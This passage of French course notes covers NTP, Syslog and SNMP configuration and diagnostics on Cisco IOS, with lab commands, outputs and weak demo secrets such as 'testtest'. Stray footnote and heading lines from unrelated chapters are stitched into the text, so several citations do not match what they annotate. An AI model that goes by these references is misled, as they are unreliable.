Voici les commandes NTP client à retenir :

```
show clock
show calendar
show ntp config
show ntp information
show ntp status
show ntp associations
show ntp packets
```

5.1. Heure système et heure matérielle

Les commandes `show clock` et `show calendar` permettent d'afficher respectivement les heures système et matérielle.

```
gateway#show clock
*08:44:30.046 UTC Sun Jun 24 2018
gateway#show calendar
08:44:35 UTC Sun Jun 24 2018
```

5.2. Vérification de la configuration NTP

Les commandes `show ntp config` indique la configuration du client NTP alors que la commande `show ntp information` indique la version NTP utilisée par le routeur.

```
gateway#show ntp config
 ntp server pool.ntp.org
```

```
gateway#show ntp information
Ntp Software Name           :  Cisco-ntpv4
Ntp Software Version        :  Cisco-ntpv4-1.0
Ntp Software Vendor         :  CISCO
Ntp System Type             :  Cisco IOS
```

5.3. Vérification de la synchronisation

Tant que la synchronisation n'est pas réalisée, le client est vu en strate 16.

```
gateway#sh ntp status
Clock is unsynchronized, stratum 16, no reference clock
nominal freq is 1000.0003 Hz, actual freq is 1000.0003 Hz, precision is 2**17
ntp uptime is 5400 (1/100 of seconds), resolution is 1000
reference time is 00000000.00000000 (00:00:00.000 UTC Mon Jan 1 1900)
clock offset is 0.0000 msec, root delay is 0.00 msec
root dispersion is 0.80 msec, peer dispersion is 0.00 msec
loopfilter state is 'NSET' (Never set), drift is 0.000000000 s/s
system poll interval is 8, never updated.
```

Après un certain temps, et si le client est correctement configuré, on apprend que l'horloge est synchronisée et que le périphérique est situé dans la strate 3. On y apprend différentes informations sur l'horloge de référence et ses délais. Dans cette sortie, l'horloge locale a été synchronisée il y a 433 secondes auprès de la référence `188.165.236.162`

```
gateway#show ntp status
Clock is synchronized, stratum 3, reference is 188.165.236.162
nominal freq is 1000.0003 Hz, actual freq is 1000.1220 Hz, precision is 2**17
ntp uptime is 273000 (1/100 of seconds), resolution is 1000
reference time is DED9EAB2.B85BDEFB (10:02:26.720 UTC Sun Jun 24 2018)
clock offset is -45.3210 msec, root delay is 17.35 msec
root dispersion is 82.70 msec, peer dispersion is 5.13 msec
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is -0.000121708 s/s
system poll interval is 128, last update was 433 sec ago.


gateway#show ntp associations

  address         ref clock       st   when   poll reach  delay  offset   disp
*~188.165.236.162 131.188.3.220    2    116    128   377  5.591 -45.321  5.139
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
```

Le périphérique est synchronisé avec le "peer" adressé en `188.165.236.162` lui-même synchronisé auprès de `131.188.3.220` de strate 2.

5.4. Messages NTP échangés

La commande `show ntp packets` nous offre les statistiques sur les échanges de paquets NTP.

```
gateway#show ntp packets
Ntp In packets                          :  49
Ntp Out packets                 :  49
Ntp bad version packets         :  0
Ntp protocol error packets      :  0
```

5.5. Implémentation d'un autre périphérique NTP

Dans notre réseau local, un commutateur SW0 se synchronise avec le routeur "gateway" adressé en `192.168.1.254` que l'on vient de fraîchement configurer et vérifier.

```
SW0(config)#ntp server 192.168.1.254
SW0(config)#ntp update-calendar
SW0(config)#^Z
```

Notre commutateur Cisco s'est synchronisé en tant que serveur de strate 4 auprès du routeur R1.

```
SW0#sh ntp status
Clock is synchronized, stratum 4, reference is 192.168.1.254
nominal freq is 1000.0003 Hz, actual freq is 1000.0003 Hz, precision is 2**17
ntp uptime is 8100 (1/100 of seconds), resolution is 1000
reference time is DEF30E2F.1D49D097 (11:40:31.114 UTC Fri Jul 13 2018)
clock offset is 1.9007 msec, root delay is 21.17 msec
root dispersion is 4180.63 msec, peer dispersion is 937.88 msec
loopfilter state is 'CTRL' (Normal Controlled Loop), drift is 0.000000000 s/s
system poll interval is 64, last update was 66 sec ago.
```

La hiérarchie NTP se constate sur ce périphérique de strate 3.

```
SW0#show ntp associations

  address         ref clock       st   when   poll reach  delay  offset   disp
*~192.168.1.254   188.165.236.162  3     11     64    77  2.963 -22.412  0.983
 * sys.peer, # selected, + candidate, - outlyer, x falseticker, ~ configured
```

5.6. Debug NTP

La commande `debug ntp` permet d'afficher en temps réel les logs NTP.

```
#debug ntp ?
  adjust    NTP clock adjustments
  all       NTP all debugging on
  core      NTP core messages
  events    NTP events
  packet    NTP packet debugging
  refclock  NTP refclock messages
```

6. Sécuriser NTP en Cisco IOS

6.1. Limite des accès par ACL

Pour s'assurer que seuls certains hôtes pourront se synchroniser avec un serveur, on définira une liste d'accès (ACL) et on activera le filtrage NTP avec la commande `ntp access-group serve-only`.

Afin d'éviter que quiconque sur les périphériques, il sera utile de limiter l'accès au service NTP.

```
ip access-list standard LAN_R1
 permit 192.168.1.0 0.0.0.255
ntp access-group serve-only LAN_R1
```

6.2. Authentification NTP en MD5

L'authentification MD5 n'empêche pas un serveur de servir une heure. Tout au plus elle permet de faire en sorte qu'un client ou un peers se synchronise auprès d'un peer ou d'un serveur de confiance.

La procédure de configuration d'une authentification MD5 se déroule en trois étapes aussi bien sur les "peers", clients et serveurs.

Sur le routeur "gateway" :

```
gateway(config)#ntp authentication-key 1 md5 testtest
gateway(config)#ntp trusted-key 1
gateway(config)#ntp authenticate
```

La commande `ntp authentication-key` définit les clés d'authentification. La commande `ntp trusted-key` définit une ou ou plusieurs clés selon leur numéro à utiliser pour une synchronisation. Enfin la commande `ntp authenticate` active la fonctionnalité d'authentification qui est désactivée par défaut.

Sur le client ici "SW0" à synchroniser on répétera la configuration de l'authentification et en ajoutant la commande `ntp server <server> key <key>`.

```
SW0(config)#ntp authentication-key 1 md5 testtest
SW0(config)#ntp trusted-key 1
SW0(config)#ntp authenticate
SW0(config)#no ntp server 192.168.1.254
SW0(config)#ntp server 192.168.1.254 key 1
```

Attention le numéro de la clé et la version claire de la clé doivent être identiques chez les partenaires qui authentifient leurs messages.

On trouvera dans cette capture un échange client / serveur avec une authentification MD5 : https ://www.cloudshark.org/captures/5f3ed

7. Compléments sur NTP

7.1. Serveur NTP authoritative

Un serveur "authoritative" est celui qui ne se synchronise avec aucun autre. On définit sa strate avec la commande `ntp master` suivie du numéro de strate. Ici par exemple un serveur de strate 3.

```
ntp master 3
```

7.2. Options DHCP - DHCPv6

On peut pousser l'option en DHCP pour IPv4 :

```
ip dhcp pool <name>
 option 42 ip <server>
```

Option DHCP IPv6 (56) :

```
ipv6 dhcp pool <name>
 ! ...
```

7.3. Configuration Broadcast et/ou Multicast

À tester

```
gateway(config-if)#ntp broadcast version 4
```

```
gateway(config-if)#ntp multicast version 4
```

7.4. Configuration d'un peer NTP

Commande `ntp peer <peer_host>`.

7.5. Diagnostic client hôte terminal

- ntpdate, ntpd, chrony
- Powershell

7.6. Installation d'un serveur NTP (Debian/Ubuntu)

```
# apt install openntpd
```

Fichier de configuration

```
# mv /etc/openntpd/ntpd.conf /etc/openntpd/ntpd.conf.old
# vi /etc/openntpd/ntpd.conf
listen on *
server pool.ntp.org
Redémarrage du service
# /etc/init.d/openntpd restart
```

Vérification

```
# grep ntpd /var/log/syslog
# netstat -an | grep :123
```

7.7. Architecture NTP

Network Time Protocol : Best Practices White Paper

13. Gestion des logs SYSLOG

1. Protocole Syslog

Syslog est un **protocole** définissant un service de journaux d'événements d'un système informatique. C'est aussi le nom du **format** qui permet ces échanges.

En tant que protocole, Syslog se compose d'une partie *cliente* et d'une partie *serveur*. La partie cliente émet les informations sur le réseau, via le port **UDP 514**. Il est possible d'utiliser TCP. Les serveurs collectent l'information et se chargent de créer les journaux.

L'intérêt de Syslog est donc de centraliser les journaux d'événements, permettant de repérer plus rapidement et efficacement les défaillances d'ordinateurs présents sur un réseau.

Il existe aussi un **logiciel** appelé Syslog, qui est responsable de la prise en charge des fichiers de journalisation du système.

Syslog est la solution de journalisation standard sur les systèmes Unix et Linux, il y a également une variété d'implémentations Syslog sur d'autres systèmes d'exploitation (Windows notamment) et est généralement trouvé dans les périphériques réseau tels que les commutateurs ou routeurs.

1.1. Format Syslog

Un journal au format Syslog comporte dans l'ordre les informations suivantes :

1. la date à laquelle a été émis le log,
2. le nom de l'équipement ayant généré le log (hostname),
3. une information sur le processus qui a déclenché cette émission,
4. le niveau de gravité du log,
5. un identifiant du processus ayant généré le log
6. et enfin un corps de message.

Certaines de ces informations sont optionnelles.

Par exemple :

```
Sep 14 14:09:09 machine_de_test dhcp service[warning] 110 corps du message
```

Les origines peuvent être multiples et sont juxtaposées à l'aide d'un ' ;'.

Elles sont construites sous la forme :

```
facility.criticity
```

La gravité (*criticity*) doit être comprise comme la **criticité minimale**, ainsi `user.critical` correspond au message d'origine utilisateur pour le niveau de gravité `critical` et les niveaux supérieurs, en l'occurrence `alert` et `emergency`.

Le mot-clef "`none`" peut lui aussi être utilisé afin de filtrer les messages, il est alors utilisé en lieu et place de la gravité.

1.2. Niveaux de gravité

N	Niveau	Signification
0	Emerg	Système inutilisable
1	Alert	Une intervention immédiate est nécessaire
2	Crit	Erreur critique pour le système
3	Err	Erreur de fonctionnement
4	Warning	Avertissement
5	Notice	Événement normal méritant d'être signalé
6	Informational	Pour information seulement
7	Debug	Déboggage

1.3. Origine

Outre les niveaux de gravité, les messages sont orientés au regard de leur **origine**, dont les codes sont regroupés suivant des types que l'on appelle des "facilités", soit l'origine, de `local0` à `local7` à personnaliser. On peut trouver :

Facilité	Origine
AUTH	Message de sécurité/autorisation.
AUTHPRIV	Message de sécurité/autorisation (privé).
CRON	Message d'un démon horaire.
DAEMON	Démon du système sans classification particulière.
FTP	Démon ftp.
KERN	Message du noyau.
LOCAL0 à LOCAL7	Réservé pour des utilisations locales.
LPR	Message du sous-système d'impression.
MAIL	Message du sous-système de courrier.
NEWS	Message du sous-système des news USENET.
SYSLOG	Message interne de syslogd.
USER (défaut)	Message utilisateur générique.
UUCP	Message du sous-système UUCP.

2. Les logs en Cisco IOS

2.1. Show logging

```
#show logging
Syslog logging: enabled (0 messages dropped, 3 messages rate-limited, 0 flushes, 0 overruns, xml disab\
led, filtering disabled)

No Active Message Discriminator.

No Inactive Message Discriminator.


    Console logging: level debugging, 31 messages logged, xml disabled,
                     filtering disabled
    Monitor logging: level debugging, 0 messages logged, xml disabled,
                     filtering disabled
    Buffer logging:  level debugging, 33 messages logged, xml disabled,
                    filtering disabled
    Exception Logging: size (8192 bytes)
    Count and timestamp logging messages: disabled
    Persistent logging: disabled
```

On constate au début de la sortie que la journalisation Syslog est activée par défaut `Syslog logging : enabled`.

On trouve aussi trouve trois configurations concernant l'apparition des messages :

- en consoles physiques (Console logging)

- en consoles vty (ssh, telnet, ...) (Monitor logging)
- mémoire tampon (taille limitée) (Buffer logging)

2.2. Console logging

Désactivation des logs en console physique :

```
(config)#no logging console
```

Configuration du niveau de logs :

```
#logging console ?
  <0-7>          Logging severity level
  alerts         Immediate action needed           (severity=1)
  critical       Critical conditions               (severity=2)
  debugging      Debugging messages                (severity=7)
  discriminator  Establish MD-Console association
  emergencies    System is unusable                (severity=0)
  errors         Error conditions                  (severity=3)
  filtered       Enable filtered logging
  guaranteed     Guarantee console messages
  informational  Informational messages            (severity=6)
  notifications  Normal but significant conditions (severity=5)
  warnings       Warning conditions                (severity=4)
  xml            Enable logging in XML
  <cr>
```

2.3. Monitor logging

Pour activer l'apparition des logs dans une session VTY (telnet, ssh, ...), **en mode privilège** :

```
#terminal monitor
```

2.4. Buffer logging

Mise en tampon des logs :

```
#logging buffered ?
  <0-7>             Logging severity level
  <4096-2147483647> Logging buffer size
  alerts            Immediate action needed           (severity=1)
  critical          Critical conditions               (severity=2)
  debugging         Debugging messages                (severity=7)
  discriminator     Establish MD-Buffer association
  emergencies       System is unusable                (severity=0)
  errors            Error conditions                  (severity=3)
  filtered          Enable filtered logging
  informational     Informational messages            (severity=6)
  notifications     Normal but significant conditions (severity=5)
  warnings          Warning conditions                (severity=4)
  xml               Enable logging in XML to XML logging buffer
  <cr>
```

Pour fixer la taille du tampon, par exemple :

```
#logging buffered 64000
```

2.5. Visualisation des logs en tampon

```
#show logging
```

2.6. Effacer les messages de logs

Par exemple la commande `clear logging` efface les logs en tampon et reconnecte un serveur Syslog configuré.

```
#clear logging
Clear logging buffer [confirm]
```

2.7. Commande Debug

Pour activer des messages de débogage on utilise les commandes `debug`/ `undebug` avec la possibilité de choisir finement la fonctionnalité ou le protocole à auditer.

Par exemple :

```
#debug ip ospf adj
OSPF adjacency debugging is on
```

Pour désactiver ce débogage :

```
#no debug ip ospf adj
OSPF adjacency debugging is off
```

Ou désactiver tout débogage :

```
#undebug all
All possible debugging has been turned off
```

3. Configuration Syslog client Cisco IOS

En configuration globale.

3.1. Procédure

- Configuration de l'horodatage.
- Adresse du serveur syslog.
- Configuration de l'origine.
- Configuration du niveau de gravité.

3.2. Configuration de l'horodatage

```
(config)#service timestamps log datetime ?
  localtime      Use local time zone for timestamps
  msec           Include milliseconds in timestamp
  show-timezone  Add time zone information to timestamp
  year           Include year in timestamp
  <cr>


service timestamps log datetime
service timestamps debug datetime
```

3.3. Adresse du serveur Syslog

```
logging <ip_adress>
```

3.4. Configuration de l'origine

```
logging facility <origine>
```

où `<origine>` peut varier de `Local0` à `Local7` (`Local7` par défaut)

3.5. Configuration du niveau de gravité

```
logging trap <niveau>
```

où `<niveau>` peut être :

```
#logging trap ?
  <0-7>          Logging severity level
  alerts         Immediate action needed           (severity=1)
  critical       Critical conditions               (severity=2)
  debugging      Debugging messages                (severity=7)
  emergencies    System is unusable                (severity=0)
  errors         Error conditions                  (severity=3)
  informational  Informational messages            (severity=6)
  notifications  Normal but significant conditions (severity=5)
  warnings       Warning conditions                (severity=4)
  <cr>
```

3.6. Trap SNMP

```
logging snmp-trap <niveau>
```

Vérification :

```
show logging
```

3.7. Ajout de l'origine

```
logging origin-id ?
  hostname  Use origin hostname as ID
  ip        Use origin IP address as ID
  ipv6      Use origin IPv6 address as ID
  string    Define a unique text string as ID
  <cr>
logging origin-id ip
```

Ou encore la commande `logging source-interface` permet de préciser l'interface qui fournira l'adresse IP :

```
int lo0
 ip add 1.1.1.1 255.255.255.255
!
logging source-interface lo0
```

3.8. Commandes IOS

```
debug                               Debugging functions (see also 'undebug')
logging                         Handles logging operations
monitor                         Monitoring different system events
undebug                         Disable debugging functions (see also 'debug')
```

3.9. Serveur Rsyslog

```
# grep -v ^# /etc/rsyslog.conf | grep -v ^$
$ModLoad imudp
$UDPServerRun 514
$ModLoad imtcp
$InputTCPServerRun 514
local7.*                        /var/log/cisco.log

# touch /var/log/cisco.log
# systemctl restart rsyslog
# ss -an | grep :514
# tail -f /var/log/cisco.log
```

3.10. Historique

```
#show logging history
Syslog History Table:1 maximum table entries,
saving level warnings or higher
 46 messages ignored, 0 dropped, 0 recursion drops
 10 table entries flushed
 SNMP notifications not enabled
   entry number 11 : LINK-2-INTVULN
    In critical region with interrupt level=0, intfc=GigabitEthernet0/1
    timestamp: 190343
```

14. Supervision du réseau SNMP

1. Protocole SNMP

Simple Network Management Protocol (abrégé SNMP), en français “protocole simple de gestion de réseau”, est un protocole de communication qui permet aux administrateurs réseau de gérer les équipements du réseau, de superviser et de diagnostiquer des problèmes réseaux et matériels à distance.

SNMP utilise les ports **UDP 161** et **UDP 162**.

1.1. Version de SNMP

Il existe actuellement 3 versions différentes du protocole SNMP :

- SNMPv1 (RFC 1155, RFC 1157 et RFC 1212).
- SNMPv2c (RFC 1901 à RFC 1908).
- SNMPv3 (RFC 3411 à RFC 3418).

La coexistence des trois versions est détaillée dans le RFC 3584.

Il est recommandé d’utiliser SNMPv3 de manière sécurisée avec des méthodes d’authentification et de chiffrement fortes.

1.2. Éléments d’architetcure SNMP

Les systèmes de gestion du réseau par SNMP sont basés sur trois éléments principaux :

- un superviseur,
- des noeuds (ou nodes)
- et des agents.

1.3. Superviseur

Dans la terminologie SNMP, le synonyme “manager” est plus souvent employé que superviseur.

Le superviseur est la console qui permet à l’administrateur réseau d’exécuter des requêtes de gestion SNMP.

Il est ***client SNMP*** qui obtient des informations d’un serveur (soit l’équipement à gérer).

1.4. Agents et noeuds

Les agents sont des entités qui se trouvent au niveau de chaque interface, connectant au réseau l’équipement géré (noeud) et permettant de récupérer des informations sur différents objets.

Les équipements gérés tels que des routeurs ou des commutateurs, mais aussi des serveurs et des matériels spécifiques des centres de données remplissent le rôle de ***serveur SNMP (UDP161/UDP162)***.

1.5. Objets OID

Les commutateurs, routeurs, postes de travail et serveurs (physiques ou virtuels) sont donc des exemples d'équipements contenant des **objets gérables**.

Ces objets gérables peuvent être des informations matérielles, des paramètres de configuration, des statistiques de performance et autres objets qui sont directement liés au comportement en cours de l'équipement en question.

Ces objets sont classés dans une sorte de base de données arborescente définie par l'ISO appelée **MIB ("Management Information Base")**.[1] SNMP permet le dialogue entre le superviseur et les agents afin de recueillir les objets souhaités dans la MIB. Disposer du MIB d'un constructeur ou d'un type de matériel a donc tout son intérêt et peut faire l'objet de services payants.

1.6. SNMP en bref

Les équipements gérés ("managed devices") sont des éléments du réseau (ponts, commutateurs, concentrateurs, routeurs ou serveurs), contenant des "objets de gestion" ("managed objects") pouvant être des informations sur le matériel, des éléments de configuration ou des informations statistiques.

Les agents, c'est-à-dire les applications de gestion de réseau résidant sur un périphérique, sont chargés de transmettre les données locales de gestion du périphérique dans le format SNMP.

Les systèmes de gestion de réseau ("network management systems" notés "NMS") sont les consoles à travers lesquelles les administrateurs peuvent réaliser des tâches d'administration.

1.7. SNMP en pratique

Concrètement, dans le cadre d'un réseau, SNMP est utilisé :

- pour administrer les équipements
- pour surveiller le comportement des équipements

Il suscite des menaces de sécurité selon la version déployée. Il est déconseillé de l'utiliser dans un réseau non contrôlé.

Il s'implémente d'une part sur le matériel à gérer et, d'autre part, avec une solution de gestion tel qu'un NMS.

1.8. Mise en oeuvre de SNMP

SNMP peut être utilisé de deux manières distinctes : le polling et les traps.

Polling

Le polling consiste simplement à envoyer une requête à intervalles réguliers pour obtenir une valeur particulière. Cette technique est appelée "vérification active".

On peut vérifier avec un programme ou un script si des valeurs sont correctes. Si la requête échoue, il est possible qu'il y ait un problème avec le périphérique. Cependant, vu que SNMP s'appuie sur UDP, il est conseillé de réitérer la requête pour confirmer le problème.

1. Magic Quadrant for Network Firewalls Published 17 September 2019 - ID G00375686

Traps

Les traps consistent à faire de la vérification passive ; en gros, on configure l'agent SNMP pour qu'il contacte un autre agent SNMP en cas de problème. C'est-à-dire que l'on peut configurer un périphérique réseau (comme un routeur) pour qu'il envoie un trap SNMP lors de certains événements.

Par exemple, le routeur peut envoyer un trap lorsqu'il détecte que la ligne est coupée (down). Quand un événement trap apparaît, l'agent sur le périphérique va envoyer le trap vers une destination pré-configurée communément appelé *trap host*.

Le *trap host* possède son propre agent SNMP qui va accepter et traiter les traps lorsqu'ils arrivent. Le traitement des traps est effectué par des trap "handlers". Le "handler" peut faire ce qui est approprié pour répondre au trap, comme envoyer un courriel d'alerte ou n'importe quel autre acte.

2. SNMPv2c sous Cisco IOS

Les schémas de sécurité dépendent des versions de SNMP (v1, v2c ou v3).[2]

Dans les versions 1 et 2c, une requête SNMP contient un nom appelé **communauté**, utilisé comme un "mot de passe". Sur de nombreux équipements, la valeur par défaut de communauté est "public" ou "private". Pour des raisons de sécurité, il convient de modifier cette valeur. Un nom de communauté différent peut être envisagé pour les droits en lecture (RO, pour "Read-Only", lecture seule) et ceux en écriture (RW, pour Read-and-Write, lecture et écriture).

Aussi, on prendra garde de contrôler le trafic entrant avec des ACLs (trafic entrant) sur base des adresses IP d'origine.

Les versions 1 et 2 du protocole SNMP comportent de nombreuses lacunes de sécurité. **C'est pourquoi les bonnes pratiques recommandent aujourd'hui de n'utiliser que la version 3**.

2.1. Configuration SNMPv2c sous Cisco IOS

En configuration globale, en précisant un nom de communauté et en choisisant les droits `RW` ou `RO` (recommandé) :

```
(config)#snmp-server community <nom> RO
```

2.2. Sécurisation de SNMPv2c

SNMPv2c se sécurise :

1. En choisissant judicieusement un nom de Communauté
2. En configurant des SNMP View
3. En activant des ACLs sur les Communautés et sur les interfaces
4. En isolant ce trafic dans un VLAN contrôlé par des ACLs
5. En activant SNMPv3

Configuration d'ACLs SNMPv2c

Par exemple :

2. https ://en.wikipedia.org/wiki/Infrastructure_as_Code#Types_of_approaches

```
access-list 10 deny any log
snmp-server community public RO 10
```

2.3. Test SNMP

Point de départ d'un lab SNMPv2c et SNMPv3 en viosl2, en vios, en IOS 12.4 (c3725-adventerprisek9-mz.124-15.T14)

Installation des outils Net-SNMP[3] sous Rehat Enterprise Linux ou Centos (RHEL7) :

```
# yum install net-snmp-utils
```

Usage :

```
snmpwalk -v2c -c <nom de la communauté> <périphérique à gérer>
```

SnmpB est un outil graphique semblable à snmpwalk :http ://sourceforge.net/p/snmpb/wiki/Home/

2.4. OIDs

L'arborescence minimale correspond à l'objet `.1.3.6.1`, `iso.org.dod.internet.` :

Number	Label
1	iso
.3	org
.6	dod
.1	internet

La commande suivante nous offre la liste de tous les types d'objets disponibles sur le périphérique :

```
$ snmpwalk -v 2c -c public 192.168.1.254  .1.3.6.1
```

Dans cette liste, on peut remarquer le type d'objet `IF-MIB ::ifDescr` :

```
$ snmptranslate -On IF-MIB::ifDescr
.1.3.6.1.2.1.2.2.1.2
```

2.5. Exemples de requêtes SNMP

Voici quelques exemples de requêtes SNMP récoltant la valeur d'un type d'objet sur un routeur Cisco.

`IF-MIB ::ifDescr` :

```
snmpwalk -v 2c -c public 192.168.1.254 IF-MIB::ifDescr
```

`IF-MIB ::ifType` :

```
snmpwalk -v 2c -c public 192.168.1.254 IF-MIB::ifType
```

`IF-MIB ::ifName` :

3. Software configuration management

```
snmpwalk -v 2c -c public 192.168.1.254 IF-MIB::ifName
```

Voici des exemples avec des filtres d'expressions rationnelles (RegExp) sur l'objet `IF-MIB ::ifName` :

```
$ snmpwalk -v 2c -c public 192.168.1.254 IF-MIB::ifName | egrep 'Gi0'
IF-MIB::ifName.1 = STRING: Gi0/0
IF-MIB::ifName.2 = STRING: Gi0/1
IF-MIB::ifName.3 = STRING: Gi0/2
IF-MIB::ifName.4 = STRING: Gi0/3
```

```
$ snmpwalk -v 2c -c public 192.168.1.254 IF-MIB::ifName | egrep 'Gi0/[0-1]'
IF-MIB::ifName.1 = STRING: Gi0/0
IF-MIB::ifName.2 = STRING: Gi0/1
```

```
$ snmpwalk -v 2c -c public 192.168.1.254 IF-MIB::ifName | egrep '(Gi0/[0-1]|Gi1/[2-3])'
IF-MIB::ifName.1 = STRING: Gi0/0
IF-MIB::ifName.2 = STRING: Gi0/1
IF-MIB::ifName.7 = STRING: Gi1/2
IF-MIB::ifName.8 = STRING: Gi1/3
```

```
$ snmpwalk -v 2c -c public 192.168.1.254 IF-MIB::ifName | egrep 'Gi[0-1]/[0-1]'
IF-MIB::ifName.1 = STRING: Gi0/0
IF-MIB::ifName.2 = STRING: Gi0/1
IF-MIB::ifName.5 = STRING: Gi1/0
IF-MIB::ifName.6 = STRING: Gi1/1
```

2.6. Entrées SNMP communes

Description	MIB	OID
Hostname	sysName	.1.3.6.1.2.1.1.5.0
Uptime	sysUpTime	.1.3.6.1.2.1.1.3.0
System Description	sysDescr	.1.3.6.1.2.1.1.1.0
System Contact	sysContact	.1.3.6.1.2.1.1.4.0
System Location	sysLocation	.1.3.6.1.2.1.1.6.0
IOS Version cisco	ImageString.5	.1.3.6.1.4.1.9.9.25.1.1.1.2.5
1 Minute CPU Util.	avgBusy1	.1.3.6.1.4.1.9.2.1.57.0
5 Minute CPU Util.	avgBusy5	.1.3.6.1.4.1.9.2.1.58.0
Free Memory	freeMem	.1.3.6.1.4.1.9.2.1.8.0
IOS Feature Set	ciscoImageString.4	.1.3.6.1.4.1.9.9.25.1.1.1.2.4
Reload Reason	whyReload	.1.3.6.1.4.1.9.2.1.2.0

On trouvera d'autres sources d'inspiration sur ces pages : How To Calculate Bandwidth Utilization Using SNMP et oid 1.3.6.1.2.1.31.1.1.1

2.7. Exemple RW

Exemple de rapatriement via SNMP de la configuration d'un routeur Cisco (IOSv 15.7(3)M3) à condition de disposer d'un serveur TFTP fonctionnel et d'avoir activé les droits RW sur le périphérique à gérer.

Avec le logiciel `net-snmp-utils` on peut tenter ce script bash[4] :

4. Software deployment

```
#!/bin/bash
com=cisco
ip=192.168.1.254
tftp=192.168.1.100
file=config.text

snmpset -c $com -v 2c $ip 1.3.6.1.4.1.9.9.96.1.1.1.1.2.111 i 1
snmpset -c $com -v 2c $ip 1.3.6.1.4.1.9.9.96.1.1.1.1.3.111 i 4
snmpset -c $com -v 2c $ip 1.3.6.1.4.1.9.9.96.1.1.1.1.4.111 i 1
snmpset -c $com -v 2c $ip 1.3.6.1.4.1.9.9.96.1.1.1.1.5.111 a $tftp
snmpset -c $com -v 2c $ip 1.3.6.1.4.1.9.9.96.1.1.1.1.6.111 s $file
snmpset -c $com -v 2c $ip 1.3.6.1.4.1.9.9.96.1.1.1.1.14.111 i 1
```

2.8. Vérification de la configuration SNMP

```
#show snmp ?
  chassis      show snmp chassis
  community    show snmp communities
  contact      show snmp contacts
  context      show snmp contexts
  engineID     show local and remote SNMP engine IDs
  group        show SNMPv3 groups
  host         show snmp hosts
  location     show snmp location
  mib          show mib objects
  pending      snmp manager pending requests
  sessions     snmp manager sessions
  stats        show snmp statistics
  sysobjectid  show snmp sysObjectId
  user         show SNMPv3 users
  view         show snmp views
  <cr>
```

3. SNMPv3 sous Cisco IOS

On a vu comme la sécurité des échanges SNMP peut être compromises à travers deux options de droits (RO et RW) et un nom de communauté visible comme seule authentification et sans chiffrement. Il va de soi que le filtrage implémenté sur les périphériques et dans les politiques de transfert (pare-feu, VACLs, IDS/IPS) restent des bonnes pratiques.

Le principal intérêt d'utiliser SNMPv3 sont les suivantes :

- L'authentification.
- Le chiffrement du trafic.

3.1. Choix de configuration

Trois configurations sont possibles : `noAuthNoPriv`, `authNoPriv` et `authPriv` qui correspondent à trois niveaux d'authentification (nulle, MD5 ou SHA) et de chiffrement (DES, 3DES, AES-128, AES-192 ou AES-256).

Niveau	Authentification	Chiffrement
noAuthNoPriv	Nom d'utilisateur	Non
authNoPriv	Message Digest Algorithm 5 (MD5) ou Secure Hash Algorithm (SHA)	Non
authPriv	MD5 ou SHA	DES, 3DES, AES-128, AES-192, AES-256

3.2. Configuration SNMPv3 sécurisée sous Cisco IOS

Dans cet exemple[5], on trouvera la configuration d'un périphérique Cisco avec les fonctionnalité suivantes :

- un filtrage IP (ACL)
- un filtrage de Vue sur les OIDs SNMP
- SNMPv3 avec authentification et chiffrement

La procédure de configuration se résume en quatre étapes :

1. Créer une liste d'accès qui autorise les ordinateurs à interroger le serveur SNMP.
2. Configurer une vue ("view") SNMP. Une "view" permet de limiter l'accès à la MIB.
3. Configurer le groupe SNMP : nom, version, authentification/chiffrement, droits d'accès, vue associée et ACL.
4. Configurer un utilisateur comme membre du groupe SNMPv3 : nom, groupe, version (v3), authentification (MD5/SHA), mot de passe, chiffrement (AES 128/AES 192/AES 256), mot de passe.

Dans la console du routeur en présumant certains paramètres :

```
(config)#ip access-list extended LAN
(config-ext-nacl)#permit ip 192.168.1.0 0.0.0.255 any
(config-ext-nacl)#exit
(config)#snmp-server view SNMP-RO iso included
(config)#snmp-server group ADMIN v3 priv read SNMP-RO access LAN
(config)#snmp-server user bob ADMIN v3 auth sha testtest priv aes 128 testest
(config)#snmp-server user alice ADMIN v3 auth md5 testtest priv des testest
(config)#snmp-server host 192.168.1.1 version 3 priv bob
```

3.3. Test SNMPv3

Sur la station de contrôle, on tenter un connexion avec l'utilisateur `bob` avec une authentification SHA et un chriffrement AES.

```
USER=bob
PASSWORD=testtest
SECRET=$PASSWORD
HOST=192.168.1.254

snmpwalk -v3  -l authPriv -u $USER -a SHA -A $PASSWORD -x AES -X $SECRET $HOST
```

4. Diagnostic SNMP sous Cisco IOS

4.1. show snmp group

La commande "`show snmp group`" affiche le nom des groupes sur le périphérique, le modèle sécurité, le statut des différentes vues et le type stockage pour chaque groupe.

4.2. show snmp pending

La commande "`show snmp pending`" affiche la version des requêtes en attente.

5. Orchestration informatique

```
Router# show snmp pending
req id: 47, dest: 171.69.58.33.161, V2C community: public, Expires in 5 secs
req id: 49, dest: 171.69.58.33.161, V2C community: public, Expires in 6 secs
req id: 51, dest: 171.69.58.33.161, V2C community: public, Expires in 6 secs
req id: 53, dest: 171.69.58.33.161, V2C community: public, Expires in 8 secs
```

4.3. show snmp engineID

La commande `show snmp engineID`" affiche l'identifiant de l'agent SNMP local et de tous les agents distants qui ont été configurés sur le périphérique. Dans la sortie suivante, on observe qu'un routeur a été configuré avec **local engineID** `000000090200000000C025808` et qu'un agent SNMP distant adressé en `171.69.37.61` s'est connecté en SNMP.

```
Router# show snmp engineID
Local SNMP engineID: 000000090200000000C025808
Remote Engine ID          IP-addr          Port
123456789ABCDEF000000000  171.69.37.61     162
```

5. Autres considérations sur SNMP

Les procédures de gestion qui précèdent sont démonstratives sur le plan fondamental mais ne sont pas praticables en environnement de production. On trouvera dans cette dernière section quelques considération d'exploitation.

5.1. Graphes MRTG/RRD

RRDtool[6] est un outil de gestion de base de données RRD (Round-Robin database) créé par Tobias Oetiker. Il est utilisé par de nombreux outils open source, tels que Cacti, collectd, Lighttpd, et Nagios, pour la sauvegarde de données cycliques et le tracé de graphiques, de données chronologiques. Cet outil a été créé pour superviser des données serveur, telles la bande passante et la température d'un processeur. Le principal avantage d'une base RRD est sa taille fixe.

RRDTool inclut également un outil permettant de représenter graphiquement les données contenues dans la base.

RRDTool est un logiciel libre distribué selon les termes de la GNU GPL.

5.2. Supervision Open Source

Sous Windows :

- TFTPD32 / TFTPD64 : Serveur DHCP, TFTP, DNS, SNTP, Syslog,TFTP client, prêt en IPv6.

En "Appliance" ou logiciel Linux :

- NTOP : notamment Netflow collector Nbox.
- Ansible Network Automation.
- Grafana Loki.
- Logstash.
- NetData.

6. Provisionnement

- Centreon.
- Cacti, outil de graphes basé SNMP, assez léger à déployer.
